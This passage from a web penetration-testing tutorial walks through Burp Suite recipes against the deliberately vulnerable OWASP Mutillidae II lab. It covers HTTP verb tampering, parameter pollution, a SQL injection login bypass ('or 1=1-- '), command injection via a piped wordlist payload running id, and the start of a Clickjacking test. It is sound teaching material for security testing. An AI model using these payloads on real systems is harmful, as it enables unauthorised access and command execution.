


The screenshot shows the OWASP ZAP interface with the 'Intruder | Positions' tab selected. Below it, the 'Payload Positions' tab is also selected. A red box highlights the 'GET\$' placeholder in the request URL. The request details are as follows:

```
GET$/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=d1745borne09vn4jnjk4m9lcs; acopendivids=swingset,jotto,phpbb,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


4. In the **Intruder | Payloads** tab, add the following values to the **Payload Options [Simple list]** text box:

- OPTIONS
- HEAD
- POST
- PUT
- DELETE
- TRACE
- TRACK
- CONNECT
- PROPFIND
- PROPPATCH
- MKCOL
- COPY



5. Uncheck the **Payload Encoding** box at the bottom of the **Payloads** page and then click the **Start attack** button.

6. When the attack results table appears, and the attack is complete, note all of the verbs returning a status code of **200**. This is worrisome as most web servers should not be supporting so many verbs. In particular, the support for **TRACE** and **TRACK** would be included in the findings and final report as vulnerabilities:



Request	Payload	Status	Error
0		200	
1	OPTIONS	200	
2	HEAD	200	
3	POST	200	
4	PUT	200	
5	DELETE	200	
6	TRACE	200	
7	TRACK	200	
8	CONNECT	400	
9	PROPFIND	200	
10	PROPPATCH	200	
11	MKCOL	200	
12	COPY	200	

## How it works...

Testing for HTTP verb tampering includes sending requests against the application using different HTTP methods and analyzing the response received. Testers need to determine whether a status code of **200** is returned for any of the verbs tested, indicating the web server allows requests of this verb type.

# Testing for HTTP Parameter Pollution

**HTTP Parameter Pollution (HPP)** is an attack in which multiple HTTP parameters are sent to the web server with the same name. The intention is to determine whether the application responds in an unanticipated manner, allowing exploitation. For example, in a GET request, additional parameters can be added to the query string—in this fashion: “&name=value”—where name is a duplicate parameter name already known by the application code. Likewise, HPP attacks can be performed on POST requests by duplicating a parameter name in the POST body data.

## Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HPP attacks.

## How to do it...

- From the OWASP Mutilliae II menu, select **Login** by navigating to **OWASP 2013** | **A1 - Injection (Other)** | **HTTP Parameter Pollution** | **Poll Question**:

The screenshot shows the OWASP Mutillidae II interface. At the top, there is a purple header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the header, a navigation bar includes links for "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured". The main content area has a sidebar on the left with a tree view of security categories and sub-topics. The path "OWASP 2013 > A1 - Injection (Other) > HTTP Parameter Pollution > Poll Question" is highlighted with red boxes around each category name. The right side of the screen shows a "User Poll" interface with a question and several answer options. A red box highlights the "Poll Question" button at the bottom right of the poll interface.

2. Select a tool from one of the radio buttons, add your initials, and click the **Submit Vote** button:

The screenshot shows a web-based user poll interface titled "User Poll". At the top right is a red "HELP" button labeled "Help Me!". Below it is a "Hints" section with a download icon. The main content area is titled "Choose Your Favorite Security Tool" and contains the instruction "Initial your choice to make your vote count". A list of tools is provided with radio buttons for selection. The option "nmap" is selected. Other tools listed include wireshark, tcpdump, netcat, metasploit, kismet, Cain, Ettercap, Paros, Burp Suite, Sysinternals, and inSIDDer. Below the list is a text input field labeled "Your Initials:" containing "SW". At the bottom is a blue "Submit Vote" button and a grey "No choice selected" message.

3. Switch to the **Burp Proxy | HTTP history** tab, and find the request you just performed from the **User Poll** page. Note the parameter named `choice`. The value of this parameter is Nmap. Right-click and send this request to **Repeater**:

Logging of out-of-scope Proxy traffic is disabled [Re-enable]

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
4	http://192.168.56.101	GET	/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=n...		✓	200	49086	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745born09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder  
**Send to Repeater**  
Ctrl-H  
Ctrl-R

4. Switch to the **Burp Repeater** and add another parameter with the same name to the query string. Let's pick another tool from the **User Poll** list and append it to the query string, for example, "&choice=tcpdump". Click **Go** to send the request:

1 × ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&choice=tcpdump&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745born09vn4jnjk4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. Examine the response. Which choice did the application code accept? This is easy to find by searching for the Your choice was string. Clearly, the duplicate choice parameter value is the one the application code accepted to count in the User Poll vote:

Response

Raw Headers Hex HTML Render

```
</td>
</tr>
<tr>
    <td class="label">
        Your Initials:<input type="text" name="initials"
ParameterPollutionInjectionPoint="1" value="SW"/>
    </td>
</tr>
<tr><td></td></tr>
<tr>
    <td style="text-align:center;">
        <input name="user-poll-php-submit-button" class="button"
type="submit" value="Submit Vote" />
    </td>
</tr>
<tr><td></td></tr>
<tr><td></td></tr>
<tr>
    <td class="report-header" ReflectedXSSExecutionPoint="1">
        Your choice was tcpdump
    </td>
</tr>
</table>
</form>
</fieldset>

<script type="text/javascript">
try{
    document.getElementById("id_choice").focus();
} catch(e){
    alert('Error trying to set focus on field choice: ' + e.message);
} // end try
</script>

<div>&nbsp;</div>
<div>&nbsp;</div>
<fieldset>
<legend>CSRF Protection Information</legend>
<table style="margin-left:auto; margin-right:auto;">
<tr><td></td></tr>
<tr><td class="report-header">Posted Token: <br/>(Validation not performed)</td></tr>

```

?

<

+

>

Your choice was

## How it works...

The application code fails to check against multiple parameters with the same name when passed into a function. The result is that the application usually acts upon the last parameter match provided. This can result in odd behavior and unexpected results.

## Testing for SQL injection


A SQL injection attack involves an attacker providing input to the database, which is received and used without any validation or sanitization. The result is divulging sensitive data, modifying data, or even bypassing authentication mechanisms.

## Getting ready

Using the OWASP Mutillidae II **Login** page, let's determine whether the application is vulnerable to **SQL injection (SQLi)** attacks.

## How to do it...

1. From the OWASP Mutilliae II menu, select **Login** by navigating to **OWASP 2013** | **A1-Injection (SQL) | SQLi – Bypass Authentication | Login**:



The screenshot shows the OWASP Mutillidae II interface. At the top, there's a purple header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it is a dark navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main menu has two sections: "OWASP 2013" and "OWASP 2010". Under "OWASP 2013", there are links for "A1 - Injection (SQL)" and "SQLi - Extract Data". Under "OWASP 2010", there are links for "A1 - Injection (Other)" and "SQLi - Bypass Authentication". On the right side of the menu, there's a "Done Testing Application" button.

2. At the **Login** screen, place invalid credentials into the **username** and **password** text boxes. For example, **username** is **tester** and **password** is **tester**. Before clicking the **Login** button, let's turn on **Proxy | Interceptor**.
3. Switch to the **Burp Proxy | Intercept** tab. Turn the Interceptor on by toggling to **Intercept is on**.

4. While **Proxy | Interceptor** has the request paused, insert the new payload of '`or 1=1--<space>`' within the `username` parameter and click the **Login** button:

The screenshot shows the OWASP ZAP interface in the Proxy tab. A POST request is captured to the URL `http://192.168.56.101:80/mutillidae/index.php?page=login.php`. The request body contains the following parameters:

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; PHPSESSID=d1745borono0Svn4jnju4mSlcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
username=tester' or 1=1--<space> password=tester&login-php-submit-button=Login
```

5. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.
6. Return to the Firefox browser and note you are now logged in as admin!

## How it works...

The tester account did not exist in the database; however, the '`or 1=1--<space>`' payload resulted in bypass the authentication mechanism because the SQL code constructed the query based on unsanitized user input. The account of admin is the first account created in the database, so the database defaulted to that account.

## There's more...

We used a SQLi wordlist from wfuzz within Burp **Intruder** to test many different payloads within the same **username** field. Examine the response for each attack in the results table to determine whether the payload successfully performed a SQL injection.

The construction of SQL injection payloads requires some knowledge of the backend database and the particular syntax required.

## Testing for command injection

Command injection involves an attacker attempting to invoke a system command, normally performed at a terminal session, within an HTTP request instead. Many web applications allow system commands through the UI for troubleshooting purposes. A web-penetration tester must test whether the web page allows further commands on the system that should normally be restricted.

## Getting ready

For this recipe, you will need the SecLists Payload for Unix commands:

- **SecLists-master** | **Fuzzing** | FUZZDB\_UinxAttacks.txt
  - Download from GitHub: <https://github.com/danielmiessler/SecLists>

Using the OWASP Mutillidae II DNS Lookup page, let's determine whether the application is vulnerable to command injection attacks.

## How to do it...

- From the OWASP Mutilliae II menu, select **DNS Lookup** by navigating to **OWASP 2013 | A1-Injection (Other) | Command Injection | DNS Lookup**:

The screenshot shows the OWASP Mutilliae II web interface. At the top, there's a purple header bar with the title "OWASP Mutilliae II: Web Pwn in Mass Production". Below it is a black navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a sidebar on the left with categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, and Others. Each category has a list of vulnerabilities or topics. The "OWASP 2013" section is expanded, showing A1 - Injection (SQL), A1 - Injection (Other), A2 - Broken Authentication and Session Management, A3 - Cross Site Scripting (XSS), A4 - Insecure Direct Object References, and A5 - Security Misconfiguration. The "A1 - Injection (Other)" item is also expanded, showing sub-topics like HTMLi via HTTP Headers, HTMLi Via DOM Injection, HTMLi Via Cookie Injection, Frame Source Injection, and Command Injection. The "Command Injection" link is highlighted with a blue box. To the right of the sidebar, there's a large text area with the heading "Totally Vulnerable Web Pen-Testing Application" and several blue links: help, tutorials, and DNS Lookup.

- On the **DNS Lookup** page, type the IP address `127.0.0.1` in the text box and click the **Lookup DNS** button:

The screenshot shows the "DNS Lookup" page. At the top, there's a grey header bar with the title "DNS Lookup". Below it is a white form area. On the left, there's a blue arrow icon labeled "Back" and a red "HELP" button. In the center, there's a grey button with a downward arrow labeled "Hints". Below the hints button is a logo for "AJAX" and a link "Switch to SOAP Web Service Version of this Page". The main form area has a pink rounded rectangle containing the text "Who would you like to do a DNS lookup on?". Inside this box is a pink input field with the placeholder "Enter IP or hostname". Below this input field is a row with two fields: "Hostname/IP" and a text input box containing "127.0.0.1". At the bottom of the form is a blue button labeled "Lookup DNS".

3. Switch to the Burp Proxy | HTTP history tab and look for the request you just performed. Right-click on **Send to Intruder**:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=d1745borno09vn4jnjkv4m5
Connection: close
Upgrade-Insecure-Requests: 1
target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS
```

A context menu is open over the request, with the 'Send to Intruder' option highlighted.


4. In the **Intruder | Positions** tab, clear all suggested payload markers with the **Clear \$** button. In the `target_host` parameter, place a pipe symbol (|) immediately following the `127.0.0.1` IP address. After the pipe symbol, place an X. Highlight the X and click the **Add \$** button to wrap the X with payload markers:

The screenshot shows the Burp Suite 'Intruder | Positions' tab. The 'Payloads' tab is selected. The 'target\_host' parameter is modified to include a payload marker:

```
target_host 127.0.0.1|$X&dns-lookup-php-submit-button=Lookup+DNS
```

The '\$' character in the payload is highlighted with a red box. To the right of the text area, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

5. In the **Intruder | Payloads** tab, click the **Load** button. Browse to the location where you downloaded the **SecLists-master** wordlists from GitHub. Navigate to the location of the **FUZZDB\_UnixAttacks.txt** wordlist and use the following to populate the **Payload Options [Simple list]** box: **SecLists-master | Fuzzing | FUZZDB\_UnixAttacks.txt**



6. Uncheck the **Payload Encoding** box at the bottom of the **Payloads** tab page and then click the **Start Attack** button.
7. Allow the attack to continue until you reach payload 50. Notice the responses through the **Render** tab around payload 45 or so. We are able to perform commands, such as `id`, on the operating system, which displays the results of the commands on the web page:

The screenshot shows a web application interface. At the top, there's a navigation bar with tabs for 'Results' (which is selected), 'Target', 'Positions', 'Payloads', and 'Options'. Below this is a table titled 'Filter: Showing all items' with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. A row with payload '%0A/usr/bin/id' is highlighted with a red border. The main content area has tabs for 'Request' and 'Response'. Under 'Response', there's a 'Resources' sidebar with icons for a document (Getting Started: Project Whitepaper) and a bird (Release Announcements). The main content area displays an error message 'Error: Invalid Input' in a red box, followed by a form asking 'Who would you like to do a DNS lookup on?' with a placeholder 'Enter IP or hostname'. Below this is a 'Hostname/IP' input field and a 'Lookup DNS' button. At the bottom, a grey box shows the results of a command execution: 'Results for 127.0.0.1 | /usr/bin/id' followed by the output 'uid=33(www-data) gid=33(www-data) groups=33(www-data)', which is also highlighted with a red border.

## How it works...

Failure to define and validate user input against an acceptable list of system commands can lead to command injection vulnerabilities. In this case, the application code does not confine system commands available through the UI, allowing visibility and execution of commands on the operating system that should be restricted.

# 9

# Attacking the Client

In this chapter, we will cover the following recipes:

- Testing for Clickjacking
- Testing for DOM-based cross-site scripting
- Testing for JavaScript execution
- Testing for HTML injection
- Testing for client-side resource manipulation

## Introduction

Code available on the client that is executed in the browser requires testing to determine any presence of sensitive information or the allowance of user input without server-side validation. Learn how to perform these tests using Burp.

## Software tool requirements

To complete the recipes in this chapter, you will need the following:

- **OWASP Broken Web Applications (VM)**
- **OWASP Muttillidae link**
- **Burp Proxy Community or Professional** (<https://portswigger.net/burp/>)

# Testing for Clickjacking


Clickjacking is also known as the **UI redress attack**. This attack is a deceptive technique that tricks a user into interacting with a transparent iframe and, potentially, send unauthorized commands or sensitive information to an attacker-controlled website. Let's see how to use the Burp Clickbandit to test whether a site is vulnerable to Clickjacking.

## Getting ready

Using the OWASP Mutillidae II application and the Burp Clickbandit, let's determine whether the application protects against Clickjacking attacks.

## How to do it...


1. Navigate to the **Home** page of the OWASP Mutillidae II.
2. Switch to **Burp**, and from the top-level menu, select **Burp Clickbandit**:




3. A pop-up box explains the tool. Click the button entitled **Copy Clickbandit to clipboard**:



4. Return to the Firefox browser, and press *F12* to bring up the developer tools. From the developer tools menu, select **Console**, and look for the prompt at the bottom:




5. At the **Console** prompt (for example, `>>`), paste into the prompt the Clickbandit script you copied to your clipboard:




The screenshot shows the OWASP Mutillidae II application interface. At the top, it displays "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". Below the header is a navigation bar with links like Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. On the left, there's a sidebar with "OWASP 2013" and "OWASP 2010" sections. The main content area is titled "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application". Below the title, the Burp Suite interface is visible, specifically the "Console" tab which is selected. The console output shows a JavaScript Clickbandit script. A red box highlights the entire script content.

```
/* Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswigger.net for more details. */
!function(){
    var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
    function addClickTrap(element, minusY) {
        var clickTrap = doc.createElement('div'), cords = findPos(element);
        clickTrap.style.backgroundColor = 'none';
        clickTrap.style.border = 'none';
        clickTrap.style.position = 'absolute';
        clickTrap.style.left = cords[0] + 'px';
        clickTrap.style.top = cords[1] + 'px';
        clickTrap.style.width = element.offsetWidth + 'px';
        clickTrap.style.height = element.offsetHeight + 'px';
        if(element.zIndex || element.zIndex === '0') {
            clickTrap.style.zIndex = +element.zIndex+1;
        }
        clickTrap.style.opacity = '0.5';
        clickTrap.style.cursor = 'pointer';
        clickTrap.clickTrap = 1;
        clickTrap.addEventListener('click', function(e) {
            generatePoc({x:e.pageX, y: minusY?e.pageY-minusY : e.pageY});
            e.preventDefault();
            e.stopPropagation();
            return false;
        }, true);
        doc.body.appendChild(clickTrap);
    }
    function addMessage(msg) {
        var message = document.createElement('div');
        message.setAttribute('width', '100%');
```

6. After pasting in the script into the prompt, press the *Enter* key. You should see the Burp Clickbandit **Record mode**. Click the **Start** button to begin:



7. Start clicking around on the application after it appears. Click available links at the top Mutillidae menu, click available links on the side menu, or browse to pages within Mutillidae. Once you've clicked around, press the **Finish** button on the Burp Clickbandit menu.
